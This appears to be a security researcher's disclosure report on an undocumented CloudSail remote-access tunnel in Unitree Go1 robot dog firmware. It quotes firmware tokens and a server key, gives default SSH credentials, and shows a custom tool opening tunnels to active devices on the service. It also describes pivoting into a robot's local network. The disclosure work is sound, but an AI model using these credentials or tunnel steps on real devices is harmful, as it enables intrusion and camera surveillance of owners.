Unitree Go1
Who is speaking to my dog?

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
Executive Summary
The Unitree Go1 robot dog is an impressive piece of technology — but what if it's connected to more than just your own network? This report shows you the pre-installed and undocumented remote access tunnel service we've discovered, and what it means for owners.

The Unitree Go1 Robot

https://shop.unitree.com/en-de/products/unitreeyushutechnologydog-artificial-intelligence-companion-bionic-companion-intelligent-robot-go1-quadruped-robot-dog

The Unitree Go1 is a commercially available quadruped robot developed by the Chinese robotics company Unitree Robotics. It gained popularity due to its relatively low cost compared to similar platforms from Western manufacturers. The product line includes different models, mainly differentiated by software restrictions and minor hardware variations.
The "Air" model starts at around $2,500, the "Pro" version costs around $3,500, and the "Edu" version is priced at $8,500. The "Edu" version is specifically marketed to universities and research institutions. All models share the same system architecture, with hardware differences primarily in sensors and processors — the Edu model has more advanced components.
Here is an overview of the system architecture, as shown in the documentation from Unitree:



https://unitree-docs.readthedocs.io/en/latest/get_started/Go1_Edu.html

Software-wise, all models run the same system. The primary difference lies in SDK control restrictions:
The Air model can't use the SDK, the Pro model supports high-level commands, and the Edu model supports both high-level and low-level commands.
High-level commands handle general movements, like walking in a specific direction, while low-level commands provide control over individual motors — requiring more precise handling to avoid falls and enable custom gaits.

However, these restrictions are artificial and built into the SDK. I've published a free Python-based SDK that enables both high-level and low-level control for all Unitree Go1 models, bypassing Unitree's paywall.

For interested readers, the SDK can be found here:
https://github.com/Bin4ry/free-dog-sdk/


Firmware


As shown in the system architecture, the robot runs on a Raspberry Pi alongside other components. For those interested in diving deeper, I recommend starting here: https://github.com/MAVProxyUser/YushuTechUnitreeGo1

To explore what's running on the Raspberry Pi, we'll examine a publicly available firmware update file: "Go1_2022_05_11_e0d0e617.zip." You can download it here: https://www.unitree.com/download/go1

The Raspberry Pi launches several Unitree services on startup.

Here's the autostart folder from the Go1_2022_05_11 firmware file and the tunnel folder we'll explore further:






The tunnel.sh just starts the run.sh (autostart mechanism).

Go1_2022_05_11_e0d0e617 > raspi > Unitree > autostart > tunnel > $ tunnel.sh

```
#!/bin/bash
./run.sh &
```

And the contents of said run.sh:



The run.sh script checks for internet connectivity on the ppp0 interface by pinging unitree.com. If successful, and the variable "useUnitreeService" is set to 1 (which it is by default), it starts the tunnel service:


sudo ./csclient install -quiet -token XGXMJh

Interestingly, there's a commented-out line at the bottom of the script, which we'll examine later:

#./npc -server=121.43.173.60:8024 -vkey=hblymmaa7qgcjdxg

Here's an example showing the tunnel in action on a Go1 [from https://github.com/MAVProxyUser/YushuTechUnitreeGo1]:

```
pi@raspberrypi:~ $ netstat -ap | grep ESTABLISHED | grep 100.100.57.114
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 100.100.57.114:53570    124.156.140.55:5670     ESTABLISHED -
tcp        0      0 100.100.57.114:52582    124.156.140.55:http     ESTABLISHED -
tcp        0      0 100.100.57.114:52578    124.156.140.55:http     ESTABLISHED -
tcp        0      0 100.100.57.114:55788    134.175.175.55:9998     ESTABLISHED -
```



Tunnel services

CloudSail

CloudSail (Zhexi) is a remote access tunnel service developed by Zhexi Technology, primarily targeted at Chinese markets. The service is designed to provide NAT traversal and remote access capabilities for IoT devices, industrial equipment, and other networked systems. While the service itself is a legitimate tool for remote device management. It can be compared to ngrok, cloudflare tunnel etc.

To understand the CloudSail service and its capabilities more read the FAQ:
https://jmz.zhexi.tech/faq/

What can the service do?

The CloudSail service can establish a connection from any device to another, even across different networks, depending on your configuration.
For example, you could open a TCP connection to a connected device: the client on the device connects to the CloudSail network, allowing you to route connections to services running on that device.
This means if an SSH daemon is running on the client device, you could connect to it through CloudSail, even if the local network blocks incoming connections or lacks port forwarding — effectively circumventing NAT and firewall restrictions.
This can be especially useful when your device is on a mobile network with CGNAT or similar configurations, which would typically prevent external access. However, this level of access can also be dangerous. The decision to enable such functionality should always remain with the user, not the manufacturer.

Alternative Tunnel Client (NPS/NPC) - Development Leftover

The codebase includes remnants of an older attempt to implement remote access using NPS (NPC client).

This appears to be a leftover from development, with:

- NPC client startup commented out in launch scripts
- No evidence of active use in production
- Included configuration file matching a default example from: https://github.com/ehang-io/nps

While inactive, this leftover code hints at poor code review and cleanup practices from Unitree. Best practices recommend removing unused components to reduce the attack surface.

CloudSail API Access and Connected Devices

We obtained a Unitree CloudSail API key during our research, allowing full access to the CloudSail API. This enabled listing connected machines (internal and external IPs) and creating tunnels to active clients.

Connected devices


We found 1,919 devices connected to the service at some point. Filtering for active devices showed two still online. Here a screenshot of the tunnel_manager we wrote to interface with the system:

```
(env) ➜  go1 python3 unitree_tunnel_manager.py

Welcome to Bin4rys Unitree Tunnel Manager
Type 'help' for available commands

> help

Available commands:
  p, print [filter]  - Print machine list (optional filters)
    Filters:
      -m <machine_name>  - Filter by machine name
      -i <ip>            - Filter by IP or Public IP
      -s <state>         - Filter by state (active/inactive)
  n, next            - Show next page
  b, back, prev      - Show previous page
  u, update          - Update machine data
  h, help            - Show this help
  q, quit, e, exit     - Exit the program
  t, templates     - List valid tunnel templates
    Options:
      -type <0,1,2,5>    - Tunnel type (TCP/HTTP/HTTPS/UDP)
      -t <0,3,254,255>   - Template type
      -b <1-24>          - Bandwidth in Mbps
  ssh, connect <machine_name>  - Create SSH tunnel for a machine
    Options:
      -t <template_id> - Specific template ID (optional)
  analyze, dns      - Perform reverse DNS lookup
  export, csv [filename] - Export all data to CSV file

Example: p -m raspberrypi -s active

> update

Starting data update...
Update complete! Total machines in database: 1919      ==============] 100% (1919/1919)

> print -s active
Total machines in database: 1919

═══ Current Machines (Page 1/1) ═══
ID                                   Name                IP              Public IP       Organization                  Status     Last Active
-------------------------------------------------------------------------------------------------------------------------------------------
774f0b31-5d5a-11ec-9313-02420a000158 [redacted]          [redacted]      [redacted]      [redacted]                    Active     2025-03-14
2de2b3a1-6afb-11ed-a331-02420a0001d7 [redacted]          [redacted]      [redacted]      [redacted]                    Active     2025-03-14

Showing 1-2 of 2 records
Use 'n' for next page, 'b' for previous page, 'q' to return to command mode
> ssh 2de2b3a1-6afb-11ed-a331-02420a0001d7 -t 0

Creating SSH tunnel for [redacted](ID: 2de2b3a1-6afb-11ed-a331-02420a0001d7)
Using template: 0
Local port: 22

Error creating tunnel: No privilege
```

As you can see there is a total of 1919 devices that were obtained during the update, if we filter for active devices we get 2 devices that are currently active.
By using our own tunnel manager tool we are able to create a tunnel to any active client.

```
(env) ➜  go1 python3 unitree_tunnel_manager.py

Welcome to Bin4rys Unitree Tunnel Manager
Type 'help' for available commands

> o

Starting online machines update...
Fetching online machines from API...
Found 2 online machines. Preparing to update...
Marked all machines as offline. Now updating online machines...==============] 100% (2/2)
Update complete! Online machines: 2/1919


Showing active machines:

═══ Current Machines (Page 1/1) ═══
ID                                   Name            OS              IP              Public IP       MAC                Organization         Status     Last Active
-------------------------------------------------------------------------------------------------------------------------------------------------------------------
774f0b31-5d5a-11ec-9313-02420a000158 DESKTOP-KSRIKO  Windows 10 Pro  10.0.4.3                        [redacted]B  N/A                  Active     2025-03-16
2de2b3a1-6afb-11ed-a331-02420a0001d7 raspberrypi     Debian GNU/Lin  192.168.123.16  [redacted]      [redacted]5  N/A                  Active     2025-03-16

Showing 1-2 of 2 records
Use 'n' for next page, 'b' for previous page, 'q' to return to command mode
> connect 2de2b3a1-6afb-11ed-a331-02420a0001d7 -port 89

Fetching available TCP templates...

No valid TCP templates found. Will create a new template.

Creating tunnel for raspberrypi (ID: 2de2b3a1-6afb-11ed-a331-02420a0001d7) to port 89
Created new tunnel template: 74878cf0-0238-11f0-834e-6349e75edb9c
^C
Use 'exit' or 'quit' to exit properly

> connect 2de2b3a1-6afb-11ed-a331-02420a0001d7 -port 80

Fetching available TCP templates...

No valid TCP templates found. Will create a new template.

Creating tunnel for raspberrypi (ID: 2de2b3a1-6afb-11ed-a331-02420a0001d7) to port 80
Created new tunnel template: 76bc6e50-0238-11f0-834e-6349e75edb9c

Tunnel created successfully!
Remote Domain: v2o09llven.51same.vip
Remote Address: 120.24.202.174
Remote Port: 14584
Remote id: 76fe0b30-0238-11f0-834e-6349e75edb9c
```

In this example we created a tunnel to one of the clients on port 80. For the demonstration purpose we connect to our own robot dog of course, but we could use any active device. We are greeted by the Unitree Webinterface by opening the tunnel IP and port in a web browser, which allows us to view the dogs cameras as well as doing basic control of the dog. The



Webinterface is conveniently reachable without any login credentials.

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Of course we are also able simply open a tunnel for port 22 and login via SSH, the robot dogs are delivered with default credentials of pi/123, if not changed we can use them to login, as the following screenshot demonstrates. After connecting to the RPI via ssh it is easily possible access the local network of the robot dog. And attacker would be able to move lateral inside the network from here. See this screenshot of us connecting to our own dog via the CloudSail tunnel.

```
pi@raspberrypi:~/Unitree/sdk/unitree_legged_sdk/build$ arp -a
MacBookAir.localdomain (192.168.0.204) at 8e:b0:60:7a:df:fb [ether] on wlan0
? (192.168.123.13) at 48:b0:2d:2e:df:98 [ether] on eth0
? (192.168.123.1) at <incomplete> on eth0
? (192.168.123.10) at 00:80:e1:00:00:00 [ether] on eth0
? (192.168.123.14) at 48:b0:2d:3e:06:2e [ether] on eth0
? (192.168.123.15) at 48:b0:2d:55:2e:6e [ether] on eth0
? (192.168.0.181) at 34:9f:7b:fb:c9:f3 [ether] on wlan0
dns.google (8.8.8.8) at <incomplete> on wlan0
unifi.localdomain (192.168.0.1) at 62:22:32:9e:c8:84 [ether] on wlan0
pi@raspberrypi:~/Unitree/sdk/unitree_legged_sdk/build$ ping MacBookAir.localdomain
PING MacBookAir.localdomain (192.168.0.204) 56(84) bytes of data.
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=1 ttl=64 time=7.59 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=2 ttl=64 time=22.5 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=3 ttl=64 time=10.6 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=4 ttl=64 time=20.3 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=5 ttl=64 time=180 ms
64 bytes from MacBookAir.localdomain (192.168.0.204): icmp_seq=6 ttl=64 time=114 ms
^C
--- MacBookAir.localdomain ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 12ms
rtt min/avg/max/mdev = 7.587/59.240/180.194/65.264 ms
pi@raspberrypi:~/Unitree/sdk/unitree_legged_sdk/build$
```

Due to this we were interested who is and was connected to the service and we checked the public IPs that we got from the CloudSail API for clues.

Most of the machines are located in China, but as expected some are outside of China, apart from some residential IPs we were able to identify several University IPs and some corporate networks from around the world.

Here are the Universities that were at least once connected to the tunnel network as an example:


USA: MIT, Princeton University, University of Massachusetts Amherst, Carnegie Mellon University
Canada: University Waterloo
Germany: Hochschule Coburg
New Zealand: University of Otago
Australia: UNSW Sydney, Deakin University
Japan: Shinshu University

There might be more that we did not identify.

Interesting side note, some people are running their dogs through the Starlink network, maybe for fun, maybe because they are working with the robots in a remote location? We cannot know, but it is just interesting to see.

During the research, we also found the subdomain https://tunnel.unitree.com/, which seems to be a service where you can buy a tunnel to a robot for a day. The website is in Chinese and mentions a current “test phase”, but the website appears abandoned.

The payment page leads to an error about the region, hinting that the service may have been maybe intended only for mainland China use.



